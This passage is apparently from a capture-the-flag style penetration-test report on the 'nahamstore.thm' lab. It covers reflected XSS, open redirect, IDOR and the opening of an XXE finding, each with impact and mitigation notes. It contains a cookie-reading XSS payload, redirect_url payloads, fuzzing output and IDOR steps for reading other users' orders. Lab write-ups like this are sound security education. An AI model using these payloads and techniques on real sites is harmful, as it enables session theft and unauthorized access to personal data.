
5-Description :

1-we still go on in page search for more xxs i find in that http://nahamstore.thm/account/orders/4 it find that number 4 is the order number and it is reflect in the page





2-it in h1 tag so i add another tag in it <img src=x onerror=alert(document.cookie)> place of 4 in url and it run and out cookie



Impact :

Attackers can steal sensitive information such as cookies, session tokens, or credentials. This data can be used to hijack user accounts or impersonate users.

y stealing session cookies, an attacker can gain unauthorized access to a user's account, allowing them to perform actions on behalf of the victim

If users are harmed by an XSS attack, they may lose trust in the affected website or organization, leading to a decline in user engagement or sales.

Mitigation :

mitigation

Output Encoding

User inputs should be properly encoded before being displayed in the browser to prevent execution of malicious scripts.

Use of Security Headers

HTTP headers like Content Security Policy (CSP) can significantly mitigate XSS attacks by restricting the sources from which scripts can be loaded.

Input Validation and Sanitization

All user inputs should be validated and sanitized to remove or escape potentially harmful characters.

Demo

2.6 Open redirect

Summary :

found an open redirect that the attacker could use it in redirect users to website the attacker control

Severity :

low

Description :

we found an open redirect that the attacker could use in this endpoint


http://nahamstore.thm/account/addressbook?redirect_url=//example.com

the attacker can use the redirect_url parameter to send the user to his web app


Steps to reproduce

1. go to http://nahamstore.thm/account/addressbook and use your burp in the background
2. send the request to the repeater

3. add the payload “?redirect_url=//google.com”



4. we can find that the response have statues code 302 found
5. show the response in the browser



Anther open redirect


from fuzzing in the main domain we found some hidden parameter


```
 :: Matcher          : Response status: 200,301,302
 :: Filter           : Response words: 985
________________________________________________

r                       [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 182ms]
:: Progress: [2588/2588] :: Job [1/1] :: 161 req/sec :: Duration: [0:00:17] :: Errors: 0 ::
```

“r” parameter with 302 status code

next i try it in the browser





Impact :

Open redirection attacks are most commonly used to support phishing attacks, or redirect users to malicious websites.

Mitigation :

- Do not use forwards and redirects.
- Do not allow URLs as user input for a destination.
- When user input cannot be avoided, you should make sure that all supplied values are valid, are appropriate for the application, and are authorized for each user.
- Create a list of all trusted URLs, including hosts or a regex, in order to sanitize input. Prefer to use an allow-list approach when creating this list, instead of a block list.
- Force redirects to first go to a page that notify users they are redirected out of the website. The message should clearly display the destination and ask users to click on a link to confirm that they want to move to the new destination.

Demo

2.7 Idor

Summary :


we discovered an Insecure Direct Object Reference (IDOR) vulnerability that allows unauthorized access to other users' information.


Severity :

meduim

Description :

when we discovered the directory of the site in find page (/pdf-generator)







when we edit parameter we can access other user information


Steps to reproduce :

1- I try to change the number of order (id ⇒ 3) for example but it’s doesn’t work and the response was that





2- we find that the request need another parameter is user_id so i need to add it and try to access again i use my normal order_id (4)







3- the response lead me to my order that refer that the parameter is correct and work but after try to change the id and user_id to 3 to access other users order id i back to the previous response





4- try make some change in the request parameter and monitoring the response after some time we try to encode the user_id parameter and see the response we work and give me the order 3 details







Second Idor

Description :


when we want to buy item we should add our address first



after click in button we can find post request with parameter “address_id”



what if we change the address_id to 1-2-3



Impact:

Accessing other users' order details through an IDOR vulnerability exposes sensitive information such as shipping addresses and order content. This can lead to privacy breaches, fraud, or identity theft. The company risks reputational damage and legal consequences for failing to protect customer data.

Mitigation :

- **Access Control:** Ensure robust authorization checks for all user inputs, verifying that users have permission to access the requested resources.
- **Input Validation:** Validate and sanitize all user inputs to prevent unauthorized modifications and ensure that only legitimate requests are processed.
- **Logging and Monitoring:** Implement logging and monitoring mechanisms to detect unusual access patterns or attempts to exploit IDOR vulnerabilities, allowing for quick responses to potential incidents.

Demo

2.8 XXE

Summary:


we discovered an XML External Entity (XXE) vulnerability in the application that allowed me to read sensitive server files. By crafting a malicious XML payload, I was able to exploit the server's insecure XML processing to retrieve files such as /etc/passwd


Severity:

High


Description :

1-From FUZZ for dir in http://stock.nahamstore.thm i find /product/1






